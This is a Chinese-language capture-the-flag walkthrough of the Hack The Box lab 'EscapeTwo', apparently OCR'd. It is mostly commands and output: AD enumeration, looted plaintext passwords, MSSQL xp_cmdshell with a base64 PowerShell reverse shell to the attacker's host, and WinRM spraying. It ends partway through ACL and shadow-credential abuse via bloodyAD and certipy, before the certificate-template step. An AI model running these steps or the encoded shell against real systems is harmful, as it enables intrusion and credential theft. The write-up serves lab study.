EscapeTwo(AD),smb、mssqlclient(xp_cmdshell)、neo4j、bloodhound(writeOwn[ca_svc+提權])

```
nmap -sCV -
p53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49666,496
67,49685,49686,49689,49694,49716,49737,49799 -A 10.10.11.51

Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-11 19:33 EST
Nmap scan report for 10.10.11.51
Host is up (0.20s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-
01-12 00:33:57Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-12T00:35:39+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-12T00:35:39+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
```

```
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
|_ssl-date: 2025-01-12T00:35:39+00:00; 0s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-12T00:35:39+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.sequel.htb
| Not valid before: 2024-06-08T17:35:00
|_Not valid after:  2025-06-08T17:35:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49686/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  msrpc         Microsoft Windows RPC
49694/tcp open  msrpc         Microsoft Windows RPC
49716/tcp open  msrpc         Microsoft Windows RPC
49737/tcp open  msrpc         Microsoft Windows RPC
49799/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903
- 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
```


```
|   date: 2025-01-12T00:35:03
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

TRACEROUTE (using port 135/tcp)
HOP RTT       ADDRESS
1   203.88 ms 10.10.14.1
2   204.17 ms 10.10.11.51

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.04 seconds
```

88Port

```
./kerbrute_linux_amd64 userenum --dc 10.10.11.51 -d sequel.htb
/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
* * *
2025/01/12 00:24:51 >  [+] VALID USERNAME:       Michael@sequel.htb
2025/01/12 00:24:52 >  [+] VALID USERNAME:       ryan@sequel.htb
2025/01/12 00:25:03 >  [+] VALID USERNAME:       oscar@sequel.htb
2025/01/12 00:25:07 >  [+] VALID USERNAME:       rose@sequel.htb
2025/01/12 00:25:27 >  [+] VALID USERNAME:       administrator@sequel.htb
```

139、445 SMB 匿名登入 => 失敗
rpcclient登入正常。但沒有找到user、pass => 失敗

`impacket-GetNPUsers sequel.htb/ -dc-ip 10.10.11.51 -request -usersfile user.txt` => 失敗
找不到密碼，但發現機器顯示：



乾....搞了半天...
`rose / KxEPkKe6R8su`

看起來smb可正常連線

```
┌──(root㉿kali)-[~]
└─# crackmapexec smb 10.10.11.51 -u rose -p KxEPkKe6R8su
SMB         10.10.11.51     445    DC01            [*] Windows 10 / Server 2019 Build
)
SMB         10.10.11.51     445    DC01            [+] sequel.htb\rose:KxEPkKe6R8su
```

內文資料

```
┌──(root㉿kali)-[~]
└─# smbclient -L 10.10.11.51 --user=sequel.htb/rose%KxEPkKe6R8su

        Sharename       Type      Comment
        ---------       ----      -------
        Accounting Department Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.51 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

資料

```
┌──(root㉿kali)-[~]
└─# smbclient //10.10.11.51/Users --user=sequel.htb/rose%KxEPkKe6R8su
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   DR        0  Sun Jun  9 06:42:11 2024
  ..                                  DR        0  Sun Jun  9 06:42:11 2024
  Default                           DHR        0  Sun Jun  9 04:17:29 2024
  desktop.ini                       AHS      174  Sat Sep 15 00:16:48 2018

                6367231 blocks of size 4096. 926277 blocks available
smb: \>
```

全部下載...

accounts.xlsx文件開啟內文

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main"
count="25" uniqueCount="24"><si><t xml:space="preserve">First Name</t></si>
<si><t xml:space="preserve">Last Name</t></si><si><t
xml:space="preserve">Email</t></si><si><t xml:space="preserve">Username</t>
</si><si><t xml:space="preserve">Password</t></si><si><t
xml:space="preserve">Angela</t></si><si><t xml:space="preserve">Martin</t>
</si><si><t xml:space="preserve">angela@sequel.htb</t></si><si><t
xml:space="preserve">angela</t></si><si><t
xml:space="preserve">0fwz7Q4mSpurIt99</t></si><si><t
xml:space="preserve">Oscar</t></si><si><t xml:space="preserve">Martinez</t>
</si><si><t xml:space="preserve">oscar@sequel.htb</t></si><si><t
xml:space="preserve">oscar</t></si><si><t
xml:space="preserve">86LxLBMgEWaKUnBG</t></si><si><t
xml:space="preserve">Kevin</t></si><si><t xml:space="preserve">Malone</t>
```

```
</si><si><t xml:space="preserve">kevin@sequel.htb</t></si><si><t
xml:space="preserve">kevin</t></si><si><t
xml:space="preserve">Md9Wlq1E5bZnVDVo</t></si><si><t
xml:space="preserve">NULL</t></si><si><t
xml:space="preserve">sa@sequel.htb</t></si><si><t
xml:space="preserve">sa</t></si><si><t xml:space="preserve">MSSQLP@ssw0rd!
</t></si></sst>
```

整理完畢

First Name	Last Name	Email	Username	Password
Angela	Martin	angela@sequel.htb	angela	0fwz7Q4mSpurIt99
Oscar	Martinez	oscar@sequel.htb	oscar	86LxLBMgEWaKUnBG
Kevin	Malone	kevin@sequel.htb	kevin	Md9Wlq1E5bZnVDVo
		sa@sequel.htb	sa	MSSQLP@ssw0rd!

最後一段是mssql??

先測試爆破winrm <=失敗

使用impacket-mssqlclient 工具
發現有xp_cmdshell，因先前有做過類似，
可參考：https://www.hackingarticles.in/mssql-for-pentester-command-execution-with-xp_cmdshell/

```
└─# impacket-mssqlclient 'sa:MSSQLP@ssw0rd!'@10.10.11.51
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa  dbo@master)> help

    lcd {path}                  - changes the current local directory to {path}
    exit                        - terminates the server process (and this session)
    enable_xp_cmdshell          - you know what it means
    disable_xp_cmdshell         - you know what it means
    enum_db                     - enum databases
    enum_links                  - enum linked servers
    enum_impersonate            - check logins that can be impersonated
    enum_logins                 - enum login users
    enum_users                  - enum current db users
    enum_owner                  - enum db owner
    exec_as_user {user}         - impersonate with execute as user
    exec_as_login {login}       - impersonate with execute as login
    xp_cmdshell {cmd}           - executes cmd using xp_cmdshell
    xp_dirtree {path}           - executes xp_dirtree on the path
    sp_start_job {cmd}          - executes cmd using the sql server agent (blind)
    use_link {link}             - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
    ! {cmd}                     - executes a local shell cmd
    show_query                  - show query
    mask_query                  - mask query
```


```
-- 啟用
EXEC SP_CONFIGURE 'xp_cmdshell', 1
reconfigure;

-- check
```

```
– EXEC sp_configure 'xp_cmdshell';
– exec xp_cmdshell 'whoami'
```

```
SQL (sa  dbo@master)> EXEC SP_CONFIGURE 'xp_cmdshell', 1
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmds
SQL (sa  dbo@master)> reconfigure;
SQL (sa  dbo@master)> EXEC sp_configure 'xp_cmdshell';
name          minimum   maximum   config_value   run_value
___________   _______   _______   ____________   _________
xp_cmdshell         0         1              1           1

SQL (sa  dbo@master)> exec xp_cmdshell 'whoami'
output
______________
sequel\sql_svc

NULL
```

進行反彈shell（成功）

```
exec xp_cmdshell 'powershell –e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBO
AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4A
MQA0AC4AMQAwACIALAA5ADIAMAAwACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBu
AHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMA
IAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAg
ACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQA
ZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAo
AE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4A
VABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBn
ACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgA
aQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAAp
ADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAA
UwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBk
AGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMA
SQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdABy
AGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIA
eQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7
ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==='
```



在`C:\SQL2019\ExpressAdv_ENU`發現一個設定檔`sql-Configuration.INI`
內文：

```
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
```

有發現到密碼：`WqSZAF6CysDQbGb3`
共有這些使用者


```
Administrator
Public
```

```
ryan                                                    sql_svc <= 已知
道裡面文件是空的
```

進行爆破


```
crackmapexec winrm 10.10.11.51 -u username -p passwd
* * *成功
WINRM       10.10.11.51     5985   DC01             [+]
sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
```

登入成功並獲取user flag



使用bloodhound、neo4j

先開啟`neo4j start`
登入帳密：`neo4j / neo4j`




需`bloodhound`探測腳本


github : https://github.com/dirkjanm/BloodHound.py

```
python3 bloodhound.py -ns 10.10.11.51 -u 'ryan' -p 'WqSZAF6CysDQbGb3' -c all
-d sequel.htb
```

將所有json拉到`bloodhound`



發現使用者可以writeOwn到CA_SVC



後面就卡住，參考別人的:https://www.hyhforever.top/htb-escapetwo/
以下是幫助我們控制 ca_svc 的命令

使用 BloodyAD 將 ca_svc 物件的擁有者變更為使用者 ryan：

```
bloodyAD --host '10.10.11.51' -d 'sequel.htb' -u 'ryan' -p
'WqSZAF6CysDQbGb3' set owner 'ca_svc' 'ryan'
```

顯示：[+] Old *owner S-1-5-21-548670397-972687484-3496335370-512 is now replaced by ryan on ca_svc*

* * *

接下來，為 ryan 設定 *FullControl* 權限。現在我們將能夠控制該用戶的對象，包括修改和刪除它的能力。

```
impacket-dacledit  -action 'write' -rights 'FullControl' -principal 'ryan' -
target 'ca_svc' 'sequel.htb'/"ryan":"WqSZAF6CysDQbGb3"
```

顯示：[*] DACL modified successfully!

* * *

以下 certipy-ad 指令自動濫用影子帳號 ca_svc。我們透過 IP 位址 (-dc-ip) 連接到網域控制器，並使用指定的憑證進行身份驗證。

```
certipy-ad shadow auto -u 'ryan@sequel.htb' -p "WqSZAF6CysDQbGb3" -account
'ca_svc' -dc-ip '10.10.11.51'
```

顯示：[*] NT hash for 'ca_svc': 3b181b914e7a9d5508ea1e20bc2b7fce

* * *
這裡使用的是Certify.exe上傳到目標機器上
github：https://github.com/ademkanat/Certify.git
靶機執行：./Certify.exe find /domain:sequel.htb

顯示：

```
CA Name                               : DC01.sequel.htb\sequel-DC01-CA
Template Name                         : DunderMifflinAuthentication
Schema Version                        : 2
Validity Period                       : 1000 years
Renewal Period                        : 6 weeks
msPKI-Certificate-Name-Flag          : SUBJECT_ALT_REQUIRE_DNS, SUBJECT_REQUIRE_COMMON_NAME
mspki-enrollment-flag                 : PUBLISH_TO_DS, AUTO_ENROLLMENT
Authorized Signatures Required        : 0
pkiextendedkeyusage                   : Client Authentication, Server Authentication
mspki-certificate-application-policy  : Client Authentication, Server Authentication
Permissions
  Enrollment Permissions
    Enrollment Rights           : SEQUEL\Domain Admins          S-1-5-21-548670397-972687484-3496335370-512
                                  SEQUEL\Enterprise Admins      S-1-5-21-548670397-972687484-3496335370-519
    All Extended Rights         : SEQUEL\Cert Publishers        S-1-5-21-548670397-972687484-3496335370-517
  Object Control Permissions
    Owner                       : SEQUEL\Enterprise Admins      S-1-5-21-548670397-972687484-3496335370-519
    Full Control Principals     : SEQUEL\Cert Publishers        S-1-5-21-548670397-972687484-3496335370-517
    WriteOwner Principals       : SEQUEL\Administrator          S-1-5-21-548670397-972687484-3496335370-500
                                  SEQUEL\Cert Publishers        S-1-5-21-548670397-972687484-3496335370-517
                                  SEQUEL\Domain Admins          S-1-5-21-548670397-972687484-3496335370-512
                                  SEQUEL\Enterprise Admins      S-1-5-21-548670397-972687484-3496335370-519
    WriteDacl Principals        : SEQUEL\Administrator          S-1-5-21-548670397-972687484-3496335370-500
                                  SEQUEL\Cert Publishers        S-1-5-21-548670397-972687484-3496335370-517
                                  SEQUEL\Domain Admins          S-1-5-21-548670397-972687484-3496335370-512
                                  SEQUEL\Enterprise Admins      S-1-5-21-548670397-972687484-3496335370-519
    WriteProperty Principals    : SEQUEL\Administrator          S-1-5-21-548670397-972687484-3496335370-500
                                  SEQUEL\Cert Publishers        S-1-5-21-548670397-972687484-3496335370-517
                                  SEQUEL\Domain Admins          S-1-5-21-548670397-972687484-3496335370-512
                                  SEQUEL\Enterprise Admins      S-1-5-21-548670397-972687484-3496335370-519
```

- Template Name   : DunderMifflinAuthentication
- All Extended Rights   : SEQUEL\Cert Publishers   S-1-5-21-548670397-972687484-3496335370-517
可以看到ca_svc對這個憑證具有可覆蓋權限
* * *

下面將其覆蓋

